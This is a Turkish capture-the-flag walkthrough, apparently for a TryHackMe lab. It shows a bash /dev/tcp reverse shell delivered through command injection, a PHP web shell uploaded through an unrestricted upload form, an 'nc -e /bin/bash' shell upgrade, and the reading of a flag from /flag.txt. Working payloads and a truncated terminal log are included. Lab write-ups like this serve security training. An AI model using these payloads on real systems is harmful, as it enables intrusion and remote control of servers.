
Saldırgan makinesinde dinleyiciyi başlatma:

```
nc -lvnp 4444
```

Hedef uygulamanın girdi alanına gönderilen gelişmiş payload:

```
127.0.0.1; bash -c 'bash -i >& /dev/tcp/SALDIRANIN_IP_ADRESİ/4444 0>&1'
```

**Payload'un Arka Plan Mekanığı:** Web uygulamalarındaki boşluklar, özel karakterler veya tırnak işaretleri genellikle URL kodlamasına (URL Encoding) maruz kalır veya uygulama tarafından kırılır. `bash -c` parametresi (Command String), kendisinden sonra tek tırnak içinde verilen tüm karmaşık karakter dizisini (Reverse shell komutumuzun tamamını) tek bir blok olarak işletim sistemine aktarır. Bu, **Plan B** stratejimizdir; payload'un parçalanıp syntax (sözdizimi) hatası vermesini önleyen bir zırhtır.



Çalıştırma başarılı olduğunda Netcat ekranımıza hedefin Bash kabuğu düşecek ve sistem üzerindeki veri sızdırma (Data Exfiltration) veya hak yükseltme (Privilege Escalation) adımlarına geçilebilecektir.

## Kök Dizin (Root Directory) Keşfi ve Veri Çıkarımı (Exfiltration)

Soru, daha önce komut enjeksiyonu (Command Injection) zafiyetini kullanarak elde ettiğimiz kabuk (Reverse veya Bind Shell) üzerinden sistemin en tepe noktası olan **/ (Root)** dizinindeki bayrağı (flag) bulmamızı istiyor.

**Operasyonel Kritik Not (Kavram Karmaşası):** Siber güvenlikte yeni başlayanların en sık düştüğü hata, **/ (Kök Dizin)** ile **/root (Yönetici Ev Dizini)** kavramlarını birbirine karıştırmaktır. Soru bizden `root` kullanıcısının kişisel klasörüne (`/root`) girmemizi

istemiyor; işletim sisteminin başlangıç noktası olan, `bin`, `etc`, `var` gibi tüm sistem klasörlerini barındıran en üst hiyerarşiye, yani `/` dizinine bakmamızı istiyor.

Etkileşimli terminalimizde (Shell) bu veriyi çıkarmak için aşağıdaki analitik adımları izlemeliyiz.

## Adım 1: Kök Dizin İçeriğinin Analizi

Körlemesine okuma yapmak yerine, öncelikle `/` dizininde tam olarak ne tür bir dosya olduğunu ve bu dosyayı okumaya yetkimiz (Permissions) olup olmadığını doğrulamamız gerekir.

Hedefteki kabuk (shell) üzerinden çalıştırılacak komut:

```
ls -la / | grep -i "flag"
```

### Komutun ve Parametrelerin Analizi:

- `ls -la /` : Kök dizindeki ( `/` ) tüm dosyaları, gizli olanlar (başında nokta olanlar) dahil ( `-a` ) ve detaylı izin formatında ( `-l` ) listeler.
- `| grep -i "flag"` : Çıkan yüzlerce satırlık sistem klasörü listesiyle terminali kirletmemek için çıktıyı filtreler (Pipeline). İçerisinde büyük/küçük harf fark etmeksizin ( `-i` ) "flag" kelimesi geçen satırları yakalar.

Beklenen Çıktı Örneği:

```
-rw-r--r--  1 root root   38 Apr 22 10:00 flag.txt
```


**Çıktının Mantıksal Yorumu:** Dosyanın sahibi `root` olsa bile, izin (permission) bloğunun en sonundaki `r--` (Other users - Diğer kullanıcılar için okuma izni) kısmı bizim için hayattır. Sistemde `www-data` gibi düşük yetkili bir kullanıcı olsak da bu dosyayı okuma yetkimiz olduğunu kanıtlar.

## Adım 2: Verinin Çıkarılması (Flag'in Okunması)

Dosyanın adını ve varlığını teyit ettikten sonra, doğrudan dosyayı okuyarak içeriği kendi terminalimize yansıtıyoruz.

```
cat /flag.txt
```

(Eğer bir önceki komutta dosyanın adı `flag`, `.flag` veya `thm_flag.txt` gibi farklı bir varyasyonda çıktıysa, `cat` komutunun sonunu ona göre güncellemelisin.)



## Zafiyet 2: 10.112.xxx.xx:8082 Üzerinde Kısıtlamasız Dosya Yükleme (Unrestricted File Upload) Analizi ve İstismarı

**Unrestricted File Upload** (Sistemin, kullanıcı tarafından yüklenen dosyaların uzantılarını, içeriklerini veya MIME türlerini doğrulamadan doğrudan web kök dizinine (Web Root) kabul etmesi zafiyeti), saldırganın hedef sunucu üzerinde kendi yazdığı bir kodu barındırmasına olanak tanır. Uygulama 10.112.xxx.xx:8082 adresinde, hiçbir filtreleme yapmadan dosya kabul ettiği için bu sisteme bir **Web Shell** yükleyeceğiz.

### Adım 1: Web Shell Payload'unun Oluşturulması

Hedef web sunucusunun (muhtemelen Apache veya Nginx) kodları yorumlayabilmesi için en yaygın arka uç dili olan PHP'yi kullanacağız.

Saldırgan makinesinde `shell.php` adında oluşturulan dosyanın içeriği:

```
<?php system($_GET['cmd']); ?>
```

**Mantıksal Derinlik:** Bu kod, tarayıcı üzerinden gönderilen HTTP GET isteğindeki `cmd` parametresini yakalar ve bunu işletim sisteminin komut satırına (Shell) doğrudan bir parametre olarak ileterek ( `system()` ) çalıştırır. Sonucu da anında web sayfasına metin olarak basar.

### Adım 2: Payload'un Sisteme Enjekte Edilmesi ve Yolun (Path) Bulunması

Bu aşamada oluşturduğumuz `shell.php` dosyasını 8082 portundaki uygulamanın yükleme formu üzerinden sisteme aktarırız.

**ÖNEMLİ (Kritik Keşif Aşaması):** Dosyayı yüklemek işin sadece yarısıdır. Yüklenen dosyanın sunucuda **hangi dizine (Directory)** kaydedildiğini bulmamız gerekir. Geliştiriciler dosyaları genellikle `/uploads/`, `/images/`, `/files/` veya `/assets/` gibi dizinlerde tutar. Eğer uygulama yükleme sonrası dosyanın yolunu bize doğrudan vermiyorsa, arka planda bir dizin tarama (Directory Fuzzing) aracı (Örn: Gobuster veya ffuf) kullanılarak bu dizinin keşfedilmesi zorunludur.

### Adım 3: Remote Code Execution (Uzaktan Komut Çalıştırma) Tetiklenmesi

Dosyanın `/uploads/` dizinine kaydedildiğini varsayarak, saldırgan makinesinin terminalinden HTTP isteği yaparak komutumuzu tetikleriz.

Saldırgan makinesinde çalıştırılan komut:

```
curl "http://10.112.177.45:8082/uploads/shell.php?cmd=whoami"
```

Bu istek, doğrudan sunucunun kök dizinine giderek bizim `shell.php` dosyamızı bulur ve `cmd` parametresinin içindeki `whoami` komutunu sisteme enjekte eder.

Beklenen komut çıktısı:

```
www-data
```

**Çıktının Teknik Anlamı:** İşletim sistemi seviyesinde (OS Level) komut yürütme yetkisi (Remote Code Execution - RCE) başarıyla elde edilmiştir. Dönen `www-data` yanıtı, web sunucusunun arka planda sahip olduğu kullanıcı haklarını temsil eder.

**DİKKAT (İleri Seviye Geçiş):** Bir Web Shell, HTTP tabanlı çalıştığı için her komut çalıştırmada yeni bir bağlantı (stateless) oluşturur ve interaktif değildir (Örneğin `cd` komutu ile dizin değiştiremezsiniz veya şifre soran komutları çalıştıramazsınız). Bu nedenle gerçek bir senaryoda ilk Web Shell erişimi sağlandıktan sonra, tarayıcıya `?cmd=nc -e /bin/bash` `SALDIRGAN_IP 4444` gibi bir payload gönderilerek süreç derhal daha kararlı ve etkileşimli bir **Reverse Shell** oturumuna yükseltilmelidir (Shell Upgrading).

### Web Shell'den Reverse Shell'e Geçiş (Shell Upgrading) ve Operasyonel Stabilité

Terminal çıktından anladığımız üzere `whoami` komutu başarıyla çalışmış ve hedefin işletim sisteminde `www-data` yetkilerine sahip olduğun doğrulanmış. Ancak siber güvenlik operasyonlarında Web Shell, nihai hedef değil, sadece kapıyı aralayan bir levayedir.

Şimdi tam olarak "Neden bu kabuğu yükseltmeliyiz?" sorusunun teknik arka planını ve bu geçişin adım adım nasıl yapılacağını inceleyeceğiz.

## Stateless (Durumsuz) Kavramı ve Web Shell'in Sınırları

HTTP protokolü mimarisi gereği **Stateless (Durumsuz)** bir yapıdadır. Tarayıcıdan veya `curl` ile `?cmd=whoami` komutunu gönderdiğinde şu işlemler olur:

1. Bağlantı açılır.
2. İşletim sistemi `whoami` komutunu çalıştırır.
3. Sonuç (www-data) sana geri gönderilir.
4. **Bağlantı anında kapatılır ve hedef sistem senin kim olduğunu unutur.**

Bu durum, operasyonel körlük yaratır. Örneğin; `?cmd=cd /var/www` yazıp bir dizine girdiğini sanırsın. Ancak bağlantı kapandığı için, hemen ardından `?cmd=ls` yazdığında sistem seni tekrar varsayılan web kök dizinine atar. İç içe komutlar (Örn: bir dosyaya şifre girmek, interaktif komutlar çalıştırmak veya stabil gezinmek) Web Shell üzerinden yapılamaz.

Bunu çözmek için hedeften makinemize kesintisiz ve "Stateful" (Durumlu/Sürekli) bir TCP köprüsü kurmamız gerekir. Bu işleme **Shell Upgrading (Kabuk Yükseltme)** denir.

## Adım 1: Saldırgan Makinesinde Dinleyici (Listener) Başlatmak

Kendi terminalinin başlığından ( `root@ip-10-112-93-94` ) anlaşıldığı üzere, şu an sistemin sana atadığı **Saldırgan IP adresin: 10.112.93.94**.

Öncelikle kendi makinemizde hedefi karşılayacak bir Netcat dinleyicisi açıyoruz:

```
nc -lvnp 4444
```

**Operasyonel Durum:** Bu komutu çalıştırdığında terminal imleci askıda kalacak ve hedef sistemden (10.112.177.45) 4444 portuna gelecek TCP bağlantısını beklemeye başlayacaktır.

## Adım 2: Web Shell Üzerinden Reverse Shell Payload'unun Tetiklenmesi

Dinleyici açıkken, **yeni bir terminal sekmesi açarak** (Netcat'i kapatmadan) web shell'imiz üzerinden sisteme "bana bağlan" emrini göndereceğiz.

**ÖNEMLİ (URL Encoding Engeli):** Göndereceğimiz Reverse Shell payload'unda bulunan `&`, `>`, `,` `/` gibi özel karakterler, web tarayıcıları veya basit HTTP istekleri tarafından yanlış yorumlanarak parçalanır. B planımız; `curl` aracının endüstriyel yeteneklerini kullanarak bu payload'u güvenli bir şekilde **URL Encode** (URL Kodlama) işleminden geçirmektir.

Yeni terminal sekmesinde çalıştırılacak komut (Tek satırda):

```
curl -G --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/10.112.93.94/4444  
0>&1'" http://10.112.177.45:8082/uploads/shell.php
```

### Komutun ve Mantiğın Anatomisi:

- `curl -G` : İsteğin bir GET isteği olacağını belirtir.
- `--data-urlencode` : Kendisinden sonra gelen karmaşık Reverse Shell komutunu güvenli web formatına (Örn: boşlukları `%20` , `&` işaretini `%26` yapar) çevirir. Eğer bu parametreyi kullanmasaydık, hedef sunucu HTTP isteğini hatalı okuyacak ve komut enjeksiyonu başarısız olacaktı.
- `"cmd=..."` : Hedef sunucuda bizim yerleştirdiğimiz `shell.php` 'nin beklediği değişkendir. İçine gömdüğümüz Bash komutu, sunucuya doğrudan **10.112.93.94** (Senin IP'n) adresine bağlanmasını emreder.

### Adım 3: Etkileşimli Terminalin (Interactive Shell) Yakalanması

Yukarıdaki `curl` komutunu gönderdiğin anda o terminal de beklemeye (askıya) geçecektir çünkü bağlantı hedefe ulaşmıştır.

Hemen ilk açtığın **Netcat (nc)** terminaline geri dön. Ekranda şu çıktıyı görmelisin:

```
connect to [10.112.93.94] from (UNKNOWN) [10.112.177.45] 54321  
www-data@hedef-makine:/var/www/html/uploads$
```

**Sonuç ve İstismar (Exploitation) Aşaması:** İşte şimdi gerçek bir sisteme sızdın. Artık bağlantının kapanmayacak. Klavyenden `cd /` yazıp kök dizine inebilir, `ls` ile izinleri gezebilirsin.

Diğer hedefin bayrağını (flag) bulmak için, açılan bu yeni etkileşimli terminalde (Netcat ekranında) doğrudan siber güvenlik metodolojisindeki veri çıkarma (Exfiltration) komutumuzu çalıştırabilirsin:

```
cat /*flag*
```

Bu komut, sistemin tüm hiyerarşisinden bağımsız olarak kök dizindeki bayrak dosyasını bulup doğrudan ekranına yansıtacaktır.

```
www-data@2206ad670bad:/var/www/html$ ls -la / | grep -i "flag"
ls -la / | grep -i "flag"
-rw-r--r--  1 root root  46 Oct 18  2024 flag.txt
www-data@2206ad670bad:/var/www/html$ cat /flag.txt
cat /flag.txt
THM{202bb14e[REDACTED]}
www-data@2206ad670bad:/var/www/html$
h -c 'bash -i >& /dev/tcp/10.112.93.94/4444 0>&1'" http://10.11
2.177.45:8082/uploads/shell.php
root@ip-10-112-93-94:~# curl -G --data-urlencode "cmd=bash -c '
bash -i >& /dev/tcp/10.112.93.94/4444 0>&1'" http://10.112.177.
45:8082/uploads/shell.php

```